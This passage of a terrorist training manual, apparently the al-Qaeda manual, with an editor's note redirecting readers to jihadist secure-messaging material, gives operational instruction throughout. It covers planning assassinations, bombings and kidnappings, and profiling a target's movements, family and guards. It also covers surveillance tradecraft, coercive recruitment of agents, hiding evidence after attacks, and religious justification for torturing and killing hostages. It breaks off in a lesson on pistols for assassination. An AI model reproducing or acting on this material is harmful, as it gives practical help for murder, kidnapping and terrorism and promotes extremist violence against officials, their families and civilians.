D. Interrogation and Investigation: Prior to executing an operation, the commander should instruct his soldiers on what to say if they are captured. He should explain that more than once, in order to ensure that they have assimilated it. They should, in turn, explain it back to the commander. The commander should also sit with each of them individually (and go over] the agreed-upon matters that would be brought up during the interrogation:

1) The one who conceived, planned, and executed this operation was a brother who has a record of those matters with the enemy.
2) During the interrogation, each brother would mention a story that suits his personal status and the province of his residence. The story should be agreed upon with the commander.
3) Each brother who is subjected to interrogation and torture, should state all that he agreed upon with the commander and not deviate from it. Coordination should be maintained with all brothers connected to the operation.

Note: The fictitious brother who the brothers say conceived, planned, trained, and executed the operation, should be sent away on a journey [outside the country].

TENTH LESSON

SPECIAL TACTICAL OPERATIONS

Definition of Special Operations[1]: These are operations using military means and basic security. Special operations are some of the tasks of groups specialized in intelligence and security.

1 Review in detail the notebook: Lessons in Special Operations.

Characteristics of Members that Specialize in the Special Operations:

1) Individual's physical and combat fitness (jumping, climbing, running, etc.).
2) Good training on the weapon of assassination, assault, kidnaping, and bombing (special operations).
3) Possessing cleverness, canniness, and deception.
4) Possessing intelligence, precision, and alertness.
5) Tranquility and calm personality (that allows coping with psychological traumas such as those of the operation of bloodshed, mass murder). Likewise, [the ability to withstand] reverse psychological traumas, such as killing one or all members of his group. [He should be able) to proceed with the work.
6) Special ability to keep secrets and not reveal them to anyone.
7) [Good] security sense during the interrogation.
8) Great ability to make quick decisions after altering the agreed upon plan (proper actions in urgent situations).
9) Patience, ability to withstand, and religiousness.
10) Courage and boldness.
11) Unknown to the security apparatus.

Weapons of Special Operations:

1) Cold steel weapons (rope, knife, rod, ...).
2) Poisons
3) Pistols and rifles
4) Explosives

We note that special operations include assassinations, bombing and demolition, assault, kidnaping hostages and confiscating documents, freeing prisoners.

Importance of Special Operations:

- ✓ Boosting Islamic morale and lowering that of the enemy.
- ✓ Preparing and training new members for future tasks.
- ✓ A form of necessary punishment.
- ✓ Mocking the regime's admiration among the population.
- ✓ Removing the personalities that stand in the way of the [Islamic] Da'wa [Call].
- ✓ Agitating [the population] regarding publicized matters.
- ✓ Rejecting compliance with and submission to the regime's practices.
- ✓ Giving legitimacy to the Jama'a [Islamic Group].
- ✓ Spreading fear and terror through the regime's ranks.
- ✓ Bringing new members to the Organization's ranks.

Disadvantages of Special Operations:

- Restraining the [Islamic] Da'wa [Call] and preachers.
- Revealing the structure of the Military Organization.
- Financially draining the Military Organization.
- Use of [operations] as propaganda against the Islamic Jama'a [Group].
- Spreading fear and terror among the population.
- The regime's safeguards and precautions against any other operation.
- Special operations cannot cause the fall of the regime in power.
- Increase in failed [operation] attempts cause an increase in the regime's credibility.
- [Operations] cause the regime to assassinate the Jama'a [Islamic Group] leaders.
- Boosting enemy morale and lowering that of the Organization's members in case of repeated failure.
- Members of the Organization lose faith in themselves and their leaders in case of repeatedly failed special operations. The inverse is also true.

Necessary Character of Special Operations:

A successful special operation requires the following:

1) A security plan for the operation (members, weapons, apartments, documents, etc.). This requirement has been explained in detail in the security plan [lesson]. Refer to it.
2) An operational tactical plan. This requirement will be explained in this lesson in detail.

Special Operation Tactical Plan:

A special operation must have stages. These stages are integrated and inseparable, otherwise, the operation would fail. These stages are:

Research (reconnaissance) stage.
Planning stage.
Execution stage.

1. Research (reconnaissance) stage: In this stage precise information about the target is collected. The target may be a person, a place, or ... For example, when attempting to assassinate an important target - a personality, it is necessary to gather all information related to that target, such as:

a) His name, age, residence, social status
b) His work
c) Time of his departure to work
d) Time of his return from work
e) The routes he takes
f) How he spends his free time
g) His friends and their addresses
h) The car he drives
i) His wife's work and whether he visits her there
j) His children and whether he goes to their school
k) Does he have a girlfriend? What is her address? And when does he visit her?
l) The physician who treats him
m) The stores where he shops
n) Places where he spends his vacations and holidays
o) His house entrances, exits, and the surrounding streets
p) Ways of sneaking into his house
q) Is he armed? How many guards does he have?

However, if the target is an important place, such as a military base, a ministry [building], it is necessary to know the following:

From the Outside:

1) How wide are the streets and in which direction do they run leading to the place?
2) Transportation means to the place
3) The area, physical layout, and setting of the place
4) Traffic signals and pedestrian areas
5) Security personnel centers and nearby government agencies
6) Nearby embassies and consulates
7) The economic characteristics of the area where the place is located
8) Traffic congestion times
9) Amount and location of lighting
10) Characteristics of the area of the place (residence, industrial, rural, lots of trees, ...)

From the Inside:

1) Number of people who are inside

2) Number and location of guard posts
3) Number and names of the leaders
4) Number of floors and rooms
5) Telephone lines and the location of the switchboard
6) Individuals' times of entrances and exits
7) Inside parking
8) Electric box

2. Planning Stage:

After receiving information About the target, the operational plan is created. The commander who makes the operation's tactical plan should consider the following:

1) The type of required weapons
2) Number of required members and their training
3) An alternative to the original plan
4) Type of operation from a tactical perspective. It is a silent or loud elimination operation?
5) Time specified for the execution of the operation
6) The target of the operation. Is it one individual or many?
7) Team meeting place prior [to] execution of the operation
8) Team, meeting place after execution of the operation
9) Securing withdrawal of the team after the execution and routes of withdrawal
10) Difficulties that the team may encounter

Afterwards, the commander of the operation shares his plan with other group commanders. When the plan is discussed and modified, a final one is determined. Then the group commanders instruct, their soldiers on their individual missions, and the members repeat their orders, in order to ensure that they have assimilated them.

3. Third Stage: Execution:

In order to discover any unexpected element detrimental to the operation, it is necessary, prior to execution of the operation, to rehearse it in a place similar to that of the real operation. The rehearsal may take place shortly before the execution. It is then that the operation is executed in the place and time specified. After execution of the operation, a complete evaluation is made. At the end, a full report is given to the commanders of the Organization.

Important Recommendations for Commanders of Special Operations:

Before the Operation:

1) The operation should be appropriate to the participants' physical and mental abilities and capabilities.
2) The participants should be selected from volunteers, not draftees.
3) Roles should be distributed according to the members' physical and moral abilities.
4) The execution equipment should be brought to the place of the operation in a timely fashion and should be placed in a convenient location.
5) The members should be well disguised and placed in a location close to that of the operation.
6) Shortly before the operation, reconnaissance should be repeated in order to confirm that nothing new has occurred.
7) The operation members should not all be told About the operation until shortly before executing it in order to avoid leaking of its news.

8) Weapons should be tested prior to their use in the operation.
9) The place and time should not be unsuitable for the operation.
10) When using a pistol or rifle, a bullet should be already placed in the firing chamber.

After the Operation:

1) The operation should be completely evaluated as far as advantages and disadvantages. Also, each member of the operation should be evaluated according to his assigned role.
2) Each member who succeeded in his role should be rewarded, and each member who was weak or slacken in his role should be dismissed.
3) Hiding or sending abroad those who executed the operation.
4) Hiding the weapons used in the operation in a location difficult to find by the security apparatus.
5) Burning any documents, maps, or drawings related to the operation. Removal of all traces of burning them.
6) Defending members who participated in the operation in case they are captured, and taking care of their families.
7) The party that performed the operation should not be revealed.
8) No signs that might lead to the execution party should be left at the operation's location.

ELEVENTH LESSON

ESPIONAGE

(1) INFORMATION-GATHERING USING OPEN METHODS

Definition of Espionage[5]: It is the covert search for and examination of the enemy's news and information for the purpose of using them when a plan is devised. In [the book titled] "Nile Al-Aoutar wa Fath Al-Bari," [it is said that] the spy is called an eye because his work is through his eyes, or because of his excessive and preoccupation with observation, as if all his being is an eye.

[5] For details, refer to The Spying Journal: Religious Duty and Human Necessity.

Espionage in the era of the Prophet - Allah bless and keep him - and his honored companions:

The Prophet - Allah bless and keep him - used informants in most of his attacks. As Abu Soufian's caravan, that was coming from Damascus, was approaching, the Prophet - Allah bless and keep him - wanted to know the caravan's destination. While the Prophet was in Madina, he sent Talha Ibn Obaidallah and Said Ibn Zeid to the Damascus route to gather information About the caravan. On their way back to Madina, and at the conclusion of the Badr battle, they met the Prophet - Allah bless and keep him - in Terban, as he was descending from Badr to take Madina. [Though] they did not participate in the battle, they nevertheless got their share of the [spoils].

In his attacks, the Prophet - Allah bless and keep him - would find out the enemy's intention. In the Hodaibiya [battle] days, though he did not want war, he exercised caution by sending a special 40-man reconnaissance group, headed by A'kkasha Ibn Mohsen Al-Azda. One of that group forerunners found a man who led them to the enemy's livestock. They captured 200 camels from that livestock and brought them to Madina.

The Prophet - Allah bless and keep him - had local informants in Mecca who told him everything, big and small, that might harm the Muslims' welfare. Among those [enemies] were his uncle Al- Abbas Ibn Abd Al-Mutlib, and Bashir Ibn Soufian Al-Atki. Al- Khulafa Arrashidun [Muhammed's (Sallallahu alai hi wasallam) successors] advised their commanders About the importance of using scouts and informants to learn the enemy's secrets. Abu Bakr Al-Siddik - may Allah be pleased with him - said to his commander Amro Ibn AI-A'ss - may Allah be pleased with him -, "Send your informants to bring you Abu Obeida's news. If he is victorious over his enemy, then you fight those that are in Palestine. If he needs soldiers, then dispatch one battalion after another for him.''

Omar Ibn Al-Khattab - may Allah be pleased with him - advised his commander Saad Ibn Abu Wakkas - may Allah be pleased with him - saying, "If you step foot on your enemies' land, get spies for them. Choose those whom you count on for their truthfulness and advice, whether Arabs or inhabitants of that land. Liars' accounts would not benefit you, even if some of them were true; the deceiver is a spy against you and not for you." Khaled Ibn Al-Walid - may Allah be pleased with him - used to take informants and spies with him in each of his wars against the Christian Orthodox. He chose them carefully and treated them well.

Principle of Muslims Spying on their Enemies: Spying on the enemy is permitted and it may even be a duty in the case of war between Muslims and others. Winning the battle is dependent on knowing the enemy's secrets, movements, and plans. The Prophet - Allah bless and keep him - used that method. He would send spies and informants. Perhaps, he - Allah bless and keep him -even went himself as in the major Badr attack. Al-Khulafa Ar Rashidun [Muhammed's SAW successors] also ordered it [spying]. Since Islam is superior to all human conditions and earthly religions, it permits spying for itself but not for others.

Majestic Allah says, "Not equal are the companions of the fire and the companions of the garden," and the Prophet says, "Islam is supreme and there is nothing above it." Islam, therefore, fights so the word of Allah can become supreme. Others fight for worldly gains and lowly and inferior goals.

An Important Question:

How can a Muslim spy live among enemies if he maintains his Islamic characteristics? How can he perform his duties to Allah and not want to appear Muslim?

Concerning the issue of clothing and appearance (appearance of true religion), Ibn Taimia - may Allah have mercy on him - said, "If a Muslim is in a combat or Allahless area, he is not obligated to have a different appearance from [those around him]. The [Muslim] man may prefer or even be obligated to look like them, provided his action brings a religious benefit of preaching to them, learning their secrets and informing Muslims, preventing their harm, or some other beneficial goal."

Resembling the polytheist in religious appearance is a kind of "necessity permits the forbidden" even though they [forbidden acts] are basically prohibited. As for the visible duties, like fasting and praying, he can fast by using any justification not to eat with them [polytheist]. As for prayer, the book (Al- Manhaj Al-Haraki Lissira Al-Nabawiya) quotes Al-Bakhari that "he [the Muslim] may combine the noon and afternoon [prayers], sunset and evening [prayers]. That is based on the fact that the Prophet - Allah bless and keep him - combined [prayers] in Madina without fear or hesitation."

Though scholars have disagreed About the interpretation of that tradition, it is possible - though Allah knows best - that the Muslim spy combines [prayers]. It is noted, however, that it is forbidden to do the unlawful, such as drinking wine or fornicating. There is nothing that permits those[6].

[6] Al-Morabitoun Magazine, Issue No. 6

Guidelines for Beating and Killing Hostages: Religious scholars have permitted beating. They use a tradition explained in Imam Muslims Collection, who quotes Thabit Ibn Ans that Allah's Prophet - Allah bless and keep him - *sought counsel when he was informed About Abu Soufian's arrival. Abu Bakr and Omar spoke, yet he [the Prophet] did not listen. Saad Ibn Ibada said, "Do you want us, O Allah's Prophet, who controls my life? If you order us to subdue the camel we would do it, or beat and follow them to Al-Ghimad lakes (5-day trip beyond Mecca), we would do it, too." The Prophet - Allah bless and keep him - called on the people, who then descended on Badr. They were met by Kureish camels carrying water. Among their takers was a young black [slave] man belonging to the Al-Hajjaj clan. They took him [as hostage]. The companions of the Prophet - Allah bless and keep him - started asking him About Abu Sofian and his companions. He first said, "I know nothing About Abu Soufian but I know About Abu Jahl, Atba, Sheiba, and Omaya Ibn Khalaf." But when they beat him he said, "O yes, I will tell you. This is the news of Abu Soufian..." Meanwhile, the Prophet - Allah bless and keep him -, who was praying, started to depart saying, "Strike him if he tells you the truth and release him if he lies." Then he said, "That is the death of someone [the hostage]." He said that in the presence of his companions and while moving his hand on the ground.*

In this tradition, we find permission to interrogate the hostage for the purpose of obtaining information. It is permitted to strike the non-believer who has no covenant until he reveals the news, information, and secrets of his people.

The religious scholars have also permitted the killing of a hostage if he insists on withholding information from Muslims. They permitted his killing so that he would not inform his people of what he learned about the Muslim condition, number, and secrets.

In the Honein attack, after one of the spies learned About the Muslims kindness and weakness then fled, the Prophet - Allah bless and keep him - permitted [shedding] his blood and said, "Find and kill him." Salma Ibn Al-Akwaa followed, caught, and killed him.

The scholars have also permitted the exchange of hostages for money, services, and expertise, as well as secrets of the enemy's army, plans, and numbers. After the Badr attack, the Prophet - Allah bless and keep him - showed favor to some hostages, like the poet Abu Izza, by exchanging most of them for money. The rest were released for providing services and expertise to the Muslims[7].

[7] Abdullah Ali Al-Salama: Military Espionage in Islam, pp. 253-258.

Importance of Information:

1) Based on the enemy's up-to-date information, his capabilities, and plans, the Organization's command can design good-quality and secure plans.
2) Information about the enemy's intention provides early warning signs for the command, which in turn makes appropriate preparation and thwarts the enemy's opportunity.
3) Information benefits the Organization's command by providing information about the enemy's strengths and weaknesses.
4) Information benefits the Organization's command by providing information about movements of the enemy and his members.

Information requirements include: Newness, Trustworthiness, Forthcoming, security, and confirmation.

General Mahmoud Sheet Khattab said, "The nation that wants to achieve victory over its enemy must know that enemy very well. It also must know the site of the battle in detail. Those who fight an enemy that they do not know, do not win because a successful military plan must be built on clear and trustworthy information. The commander who fights an enemy and does not know his strength (number and materiel) is blind and destined to fail and fall."

Information Sources: Any organization that desires to raise the flag of Islam high and proud, must gather as much information as possible about the enemy. Information has two sources:

1. Public Source: Using this public source openly and without resorting to illegal means, it is possible to gather at least 80% of information about the enemy. The percentage varies depending on the government's policy on freedom of the press and publication. It is possible to gather information through newspapers, magazines, books, periodicals, official publications, and enemy broadcasts.

Attention should also be given to the opinion, comments, and jokes of common people.

Truman, a past American President, said, "We attribute our great advance to our press, because it gives America's enemies the capability of learning what we have not officially publicized About our plans and even our establishments."

In 1954, Allan Dulles [PH], Director of American Intelligence [CIA], said, "I am ready to pay any amount of money to obtain information about the Soviet Union, even as little as what the Soviet Union obtains by simply reading American newspapers."

The one gathering public information should be a regular person (trained college graduate) who examines primary sources of information published by the enemy (newspapers, magazines, radio, TV, etc.). He should search for information directly related to the topic in question.

The one gathering information with this public method is not exposed to any danger whatsoever. Any brother can gather information from those aforementioned sources. We cannot label that brother a "Muslim Spy" because he does not make any effort to obtain unpublished and covert information.

2. Secret Sources: It is possible, through these secret and dangerous methods, to obtain the 20% of information that is considered secret. The most important of these sources are:

A. Individuals who are recruited as either volunteers or because of other motives
B. Recording and monitoring

C. Photography
D. Interrogation
E. Documents: By burglary or recruitment of personnel
F. Drugging
G. Surveillance, spying, and observation

Information Gathering Using Public Means:

A. Newspapers, Magazines, and Official and Party Publications:

In order to gather enemy information, the Military Organization can use means such as magazines, publications, periodicals, and official printed matter. Through these means, it is possible to learn about major government events and about the news, meetings, and travel of Presidents, ministers, and commanders. Information may be:

1) Names and photographs of important government personalities, police commanders, and security leaders.
2) Published meetings. Through these, one can learn about major decisions and topics being discussed.
3) Future meeting plans.
4) Present and future enemy capabilities through current photographs of projects and strategic sites or through meetings with top officials.
5) Beneficial news about the enemy's diplomacy and its present and future plans.
6) Tourism news and the arrival times of foreign tourist groups.
7) Advertisements About apartments for rent, vacant positions, or anything else that is useful.
8) Advertisements About new and used car lots. These may be used in assassination, kidnaping, and overthrowing the government.
9) Learning the enemy position on current Islamic issues (veil, beard, dedication, Jihad ...).

B. Radio and Television: The Military organization can use these important public sources to gather information all day and night. The importance of these means is explained below.

1) Visual and audible news help the Organization to determine its present and future plans.
2) Interviews may help to identify the government policy and its general directives.
3) Spotting the appearance of those who occupy high positions.
4) Learning the prevailing information diplomacy and its position on contemporary issues.
5) Learning about the interior of important government places and establishments during their opening ceremonies or through advertisements.

In addition to the aforementioned, [attention should be given] to newspapers, magazines, and the public's comments and jokes.

TWELFTH LESSON

ESPIONAGE

(2) INFORMATION-GATHERING USING COVERT METHODS

Information needed through covert means: Information needed to be gathered through covert means is of only two types:

First: Information About government personnel, officers, important personalities, and all matters related to those (residence,work place, times of leaving and returning, wives and children, places visited)

Second: Information About strategic buildings, important establishments, and military bases. Examples are important ministries such as those of Defense and Internal Security, airports, seaports, land border points, embassies, and radio and TV stations.

General security measures that should be taken by the person gathering information: During the process of gathering information, whether About governing personalities or establishments, the person doing the gathering must take the following security measures:

1. Performing the exercises to detect surveillance while executing the mission. These exercises are not well defined, but are dependent on the time, place, and the ability to be creative. These exercises include the following:

    a) Walking down a dead-end street and observing who is walking behind you. Beware of traps.
    b) Casually dropping something out of your pocket and observing who will pick it up.
    c) Walking fast then stopping suddenly at a corner and observing who will be affected.
    d) Stopping in front of store windows and observing who is watching you.
    e) Getting on a bus and then getting off after it departs and observing who will be affected.
    f) Agreeing with one of your brothers to look for whoever is watching you.

2. When receiving the gathered information, let the informants travel as far as possible from their place of residence and yours. Let each of them get there using secondary roads, preferably at night.
3. Gather what information you can without emphasizing any particular part. Do not rush or show urgency because your excitement may uncover you and the degree of importance of the information.
4. Avoid anything that reveals your identity quickly. Do not attempt to be too creative or inventive. Remember what Taliran [PH] said to his political emissaries, "Do not be anxious."
5. Move slowly and travel a great distance. The one who is successful in gathering information is the one who is not known or conspicuous.
6. Do not accept events at their face value. Do not overlook a quick friendship or an apparent dispute. Evaluate the importance of events and do not judge them by their appearance.
7. Do not speak vaguely or act mysteriously except when wanting to get a "blabber mouth" to talk About what he knows.
8. Carry personal credentials and know all their contents.
9. Prior to collecting the information, make sure that all necessities related to the mission, especially money, are ready.
10. Study the area where information-gathering takes place carefully: Open and closed streets, residents' customs, ways of dressing, and accent.

11. It is not permitted to carry any weapons during the information-gathering process.
12. Finding a cover prior to gathering the information. Further, review all security measures concerning members of the Military [Organization] which are covered in prior lessons.

Methods of Gathering Information Using Covert Means: The Military Organization may obtain secret information using: A. Surveillance, intelligence, and observation; B. Theft: C. Interrogation; D. Excitement; E. Drugging; F. Recruitment.

A. Surveillance, Intelligence, and Observation: Civilian and military targets (personalities). The monitoring may be done on foot or by car.

Surveillance on foot:

1) The brother or brothers performing the surveillance operation on foot study the available information About the target (height,weight, way of walking, looking at a recent photograph)
2) Knowing the target's habits, places he visits, and communications
3) Studying carefully the area where observation will take place: names of through and dead-end streets, residents' habits and way of dressing.
4) Prior to the start of the surveillance mission, making sure that all needs related to the mission, especially money, are met.
5) Agreeing on how communications with the leaders will take place in case the surveillance plan is uncovered (telephone, a person used for that purpose). The telephone number should not be written but memorized.
6) Agreeing on special signals to exchange orders and instructions among the surveillance team members.
7) Knowing the measures to be taken when the target is lost, such as contacting the leaders or something else agreed upon.
8) It is not permitted to carry any weapons during the information-gathering process.
9) It is preferable to have a camera with the surveillance man in case the target is to personally contact others.

Surveillance by car:

Surveillance by car requires taking certain measures:

1) Inspecting the car's fuel, water, and lights.
2) The car should be of a common type so it would not attract people's attention.
3) The car should be in good condition and the driver should be experienced.
4) The car plates should not contain real numbers. It is important to use a false license plate and small numbers in order to prevent anyone from spotting and memorizing it.
5) The car's interior light should be disabled in order to hide the identity of the surveillance team members sitting inside.
6) The number and appearance of the car surveillance team members should match those of the target's car.

Performing Surveillance by Car:

1) The car being used for surveillance should keep up with the target’s car during the surveillance operation, especially in crowded areas and on side streets. The distance between the two cars depends on the circumstances.
2) If the target gets out of his car and starts to walk, one of the surveillance team members should get out and observe him.
3) Follow all aforementioned measures for surveillance on foot.

Exercises to detect surveillance by car:

1) The surveillance car speeds up then stops suddenly while observing which other car is affected (this is done where there is not a lot of traffic).
2) The surveillance car enters a dead-end street.
3) The surveillance car goes in the opposite direction of traffic.
4) The surveillance car stops and goes backwards.
5) [The surveillance car] enters a parking lot and immediately goes out.
6) [The surveillance car] takes a side road and stops.

A. Surveillance, Intelligence,and Observation (Information About the enemy places)

The Organization's command needs detailed information About the enemy's vital establishments, whether civilian or military, in order to make safe plans, reach firm decisions, and avoid surprises. Thus, the individual who gathers information About a desired location should, in addition to drawing a diagram, describe it and all its details.

The Drawing: The brother should draw a diagram of the area, the street, and the location which is the target of the information- gathering. He should describe its shape and characteristics. The drawing should be realistic so that someone who never saw the location could visualize it. It is preferable to also put on the drawing the directions of traffic, police stations, and security centers.

The Description: It is necessary to gather as much information About the location as possible. For instance:

1) Traffic directions and how wide the streets are
2) Transportation leading to the location
3) The area, appearance, and setting of the place
4) Traffic signals and pedestrian areas
5) Security personnel centers and government agencies
6) Embassies and consulates
7) The economic characteristics of the area and traffic congestion times
8) Public parks
9) Amount and location of lighting

It is preferable to photograph the area as a whole first, then the street of the [desired] location. If possible, panoramic pictures should be taken. That is, the collection of views should be continuous in a such way that all pictures are taken from one location and that the ending of one picture is the beginning of the next. The photographer should be experienced with and proficient in film processing and developing. It is risky to use an outside film processing service. When observing a military installation or camp, we discourage taking pictures where it is forbidden. The brother/photographer should use a modern camera that can photograph at night or from a distance, and only the lens of the camera should be visible. When gathering information About a military camp, the brother should draw a diagram of the camp's overall area, the camp itself, and its interior, if possible.

The description of the base or camp must contain the following:

1) Location
2) Exterior shape
3) Transportation to it
4) Space [area]
5) Weapons used

6) Unit using the camp
7) Fortifications and tunnels
8) Guard posts
9) Amount and periods of lighting
10) Number of soldiers and officers. Officers' ranks
11) Ammunition depot locations
12) Vehicles and automobiles
13) Leave policy
14) Commander's name, rank, arrival and departure times
15) Degree and speed of mobilization
16) Brigades and names of companies
17) Sleeping and waking times
18) Telephone lines and means of communication

The brother gathering the information may start a friendship with one of the soldiers or officers of that base. Information may be collected gradually and easily from soldiers when giving them rides from the camp to the bus or train stations, etc.

B. Gathering Information Through Interrogation: Security personnel in our countries arrest brothers and obtain the needed information through interrogation and torture.

The Military Organization must do likewise. On one hand, the Organization can obtain important information About enemy establishments and personnel. On the other hand, that is a form of necessary punishment.

Information is collected in this method by kidnaping an enemy individual, interrogating him, and torturing him.

This source of information is not permanent. Also, caution should be exercised About being deceived by misinformation from enemy individuals. Thus, the brother who interrogates the hostage should possess the following characteristics:

1) Should have knowledge and expertise About people's behavior and morals.
2) Should have a strong personality.
3) Should possess a sixth sense based on practice and experience.
4) Should be extremely patient.
5) Should be able to act, pretend, and mask himself.
6) Should be intelligent, observant, analytical, and deductive.
7) Should be able to establish an investigative plan.

C. Gathering Information Through Recruitment: Recruiting agents is the most dangerous task that an enlisted brother can perform. Because of this dangerous task, the brother may be killed or imprisoned. Thus, the recruitment task must be performed by special types of members.

There are a number of motives that might entice an uncommitted person to take part in intelligence work.

These motives are:

1) Coercion and entanglement
2) Greed and love for money
3) Displaying courage and love of adventure
4) Love of amusement and deviance

5) Mental and political orientation
6) Fear of being harmed

The Organization may use motives No. 2, 3, 5, and 6 in recruitment.

Candidates for Recruitment Are:

1) Smugglers
2) Those seeking political asylum
3) Adventurers
4) Workers at coffee shops, restaurants, and hotels
5) People in need
6) Employees at borders, airports, and seaports

Types of Agents Preferred by The American Intelligence Agency [CIA]:

1) Foreign officials who are disenchanted with their country's policies and are looking towards the U.S. for guidance and direction.
2) The ideologist (who is in his county but against his government) is considered a valuable catch and a good candidate for American Intelligence Agency [CIA].
3) Officials who have a lavish lifestyle and cannot keep up using their regular wages, or those who have weaknesses for women, other men, or alcoholic beverages. The agent who can be bought using the aforementioned means is an easy target, but the agent who considers what he does a noble cause is difficult to recruit by enemy intelligence.
4) For that purpose, students and soldiers in Third World countries are considered valuable targets. Soldiers are the dominating and controlling elements of those countries.

Recruitment Stages: Suppose the Islamic Organization, with its modest capabilities, wants to obtain information About an important target (important personality, building, camp, agency, ministry). It has to do the following:

1. Finding the Agent: In this stage, the Organization picks the suitable person for supplying the information. The Organization learns About that person: His financial condition, his family status, his position regarding the government, and his weaknesses and strengths.

2. Evaluating the Agent: In this stage, the agent is placed under continuous observation to learn the times of his departure to and return from work, the places he visits, the individuals he meets, and his social interaction with those that he meets in coffee shops, clubs, etc.

3. Approaching the Agent: After gathering information About him, a relationship with him is developed under a certain cover, such as:

a) Family connection and tribal relations.
b) Developing a friendship with him in the club, coffee shop, and workers union. The [recruiting] brother develops the friendship as if it were unpretentious and unplanned. The relationship should develop naturally and gradually in order not to attract the target's attention.

Important Note: In case the first brother fails to develop a friendship with the target, another brother takes over after learning from the first About the target's weaknesses (motives that can be exploited) such as his love f o r money, opposition to the government, love for adventure, or display courage.

4. Recruiting the Agent: After finding, evaluating, and approaching a target, comes the second stage of recruiting him. Recruiting may be direct, that is, telling the agent frankly About working for the Organization for a specific and agreed-upon salary. A promise is secured in writing or verbally.

Or recruitment may be indirect, that is, information may be taken from the target without informing him that he is an agent. That may be accomplished by giving him gifts, sharing his joys and sorrows, and attempting to solve his problems.

5. Testing the Agent: In this stage, the agent is assigned certain tasks in order to test his ability, loyalty, and dependability. The agent does not know that the Organization already has the sought information. If the information supplied by the agent does not match the Organization's existing information, then the agent may be an unreliable source of information or may be trying to mislead the Organization. During the testing stage, the agent should remain under careful observation to spot all his movements.

6. Training the Agent: This stage applies to the recruited agent, that is, the agent who has been recruited directly and is aware that he has been recruited by someone or some organization for money or other things. That agent: may be trained on the following:

a) Work secrecy and means of gathering and hiding information
b) The method of passing information on to officials
c) Concealment and disguising
d) Interrogation and resisting the interrogation
e) Explaining the assigned mission in utmost detail
f) Photography

There might not be any training at all. The agent may be given freedom in his work, relying on his instinct, talents, background, and the capabilities of his superior brother.

7. Treating the Agent: The brother who manages the agent should possess the qualifications of a perfect spy, a psychiatrist, and an interrogator. There are two points of view on treating the agent:

First Point of View: Maintaining a strong personal relationship with the agent. This technique provides the agent with the motivation that entices him to take chances in order to please his friend with the information. However, this technique has disadvantages. The barriers between the agent and his superiors are removed, and the agent may ask for many things that were not agreed upon.

Second Point of View: The person managing the agent treats him roughly and pushes him to the limits for the purpose of getting as much information as possible. This technique uses harshness, cruelty, and threats in order to keep the agent constantly active. I believe that the Islamic Military organization can combine the two techniques. The agent may be treated in a careful Islamic manner, while the managing brother appeals to the agent's conscience and his Islamic association with the work for majestic Allah's religion. He lures the agent with money and gifts, and uses cruelty and kindness when appropriate.

8. Terminating the Agent's Services: That should occur when any of the following take place: a. The recruitment mission terminates, b. Incapacity to work because of sickness or changes in the job situation, c. Repeated errors in security measures, d. The agent requests the termination.

Means for Testing the Recruit: 1. Requesting specific information that the Organization knows well, 2. Monitoring him while he performs his covert work, 3. Overpaying him in order to know his trustworthiness, 4. Giving him a chance to tamper with the work documents (unimportant documents).

Important Advice About Dealing with Agents:

1) Do not send sealed packages to the agent or receive them from him. These could be booby traps.
2) Leaving something for the agent should be done as quickly as possible. When transporting and giving an item to the agent at the agreed-upon location, it should not attract attention and lead to the agent's arrest.
3) The financial status of the agent should be controlled so that the agent does not suddenly show great wealth. A portion of the payment should be given to him, while the other should be deposited in his bank account.
4) When wishing to recruit an agent, events should occur naturally. You may agree with a friend that he invite the person to be recruited for dinner, or something similar. While that intermediary person is talking with him, he notices your arrival at your friend's,greets you, starts to converse with you, and invites you to sit down with the person you want to recruit.
5) When meeting with the agent, make sure neither you or the meeting place are being monitored. Do not enter a place to meet with an agent before he does. There could be a trap for you.
6) If you wait for your agent at the agreed-upon location, you could be a target for him. Be especially careful if he goes to the bathroom. Once, in Belgium, an Israeli Mossad officer met an Arab agent. A few minutes after they sat down, the Arab agent said that he had to go get something. When he returned, the Israeli intelligence agent was still there. The Arab agent then pulled out a pistol and shot the Mossad agent several times.
7) In order to communicate with the agent, it is necessary to specify locations such as parks, a university campus area, etc.
8) It is necessary to continuously communicate with the agent, to learn About his problems and requests, help him as much as possible, lift his morale, and renew his confidence.

LESSON THIRTEEN

SECRET WRITING

AND

CIPHERS AND CODES

I have removed this Chapter! As it is outdated. Please read the chapters on covert mobile phone/Asrar al Mujahideen/Surespot etc

LESSON FOURTEEN

KIDNAPING AND ASSASSINATIONS

USING

RIFLES AND PISTOLS

Introduction to Pistols:*

The pistol was invented in the fifteenth century AD, and it is now merely in the most recent of its phases of development.

At the beginning, pistols were made by hand in various sizes. They were fired using a gunpowder fuse which ignited the gunpowder charge, thrusting the bullet forward through the barrel.

The pistol underwent long phases of development until one called "the revolver" was produced. The credit for making it popular goes to Samuel Colt, but it would be a mistake to consider him the inventor of this pistol, because he was not an expert in weapons. Rather, he was very wealthy and he expended his wealth to satisfy his desire to acquire weapons. He produced the first revolver in 1835. It was made by hand, and then by machines in large quantities.

Innovations [continued] developing until the automatic pistol designed by an Austrian appeared in 1883 AD. Thirteen years later in 1896 another pistol came on the scene called the "Mauser," which is still in use to this day.

A larger number of pistols have appeared; and there are still continuous developments and innovations. Pistol manufacturers prefer the automatic pistol over the revolver, which has largely fallen into disuse.

The Characteristics and Shortcomings of the Revolver and Automatic Pistol:

1. Characteristics of the Automatic-action Pistol:

We would call a pistol an automatic when there is more than one mechanical movement taking place. When the pistol is fired, it returns the moving components to the rear, expels the empty cartridge, and loads a new round in its firing chamber. This continues until the magazine is empty.

It is likewise possible to call a pistol a semi-automatic, according to the type of firing when it fires one round at a time .

Its characteristics are:

1 - The magazine holds a number of rounds (from 8-16).
[*] Review the memorandum, "All About Handguns", in detail.
2 - The spare bullets for this pistol are in the reserve magazine.
3 - It only takes a short time to load it.
4 - It can be concealed easily because of its small size.
5 - Its projectile has great acceleration, which makes it more accurate.

2. Shortcomings of the Automatic Pistol:

1) The necessity of using both hands when loading.
2) In case of an unexpected malfunction, like a round being jammed, both hands must be used to correct it because of its complicated mechanism.
3) It requires a safety device to ensure that accidents are avoided.
4) It is not suitable for firing from the holster because of its mechanical action, since after it is fired, the components that are pushed forward and expel the bullet through the barrel, return to the rear, and as they return, the empty cartridge is expelled, then the components move forward carrying a new round.
   The holster is small and doesn't allow the components to return to the rear, and could block the way of the empty cartridge, whereby the action malfunctions.
5) It can't use any bullets other than those specified for it, because other bullets could have a large charge of gunpowder. Therefore, upon firing, the greater thrust of gas would push the components to the rear with greater force than they can bear, and so perhaps after firing once or twice, the pistol could break in two.

Characteristics of the Revolver:

1) The shooter doesn't need a lot of motion to cock it, since it is sufficient to press the hammer, and the chamber revolves to load and cock the pistol.
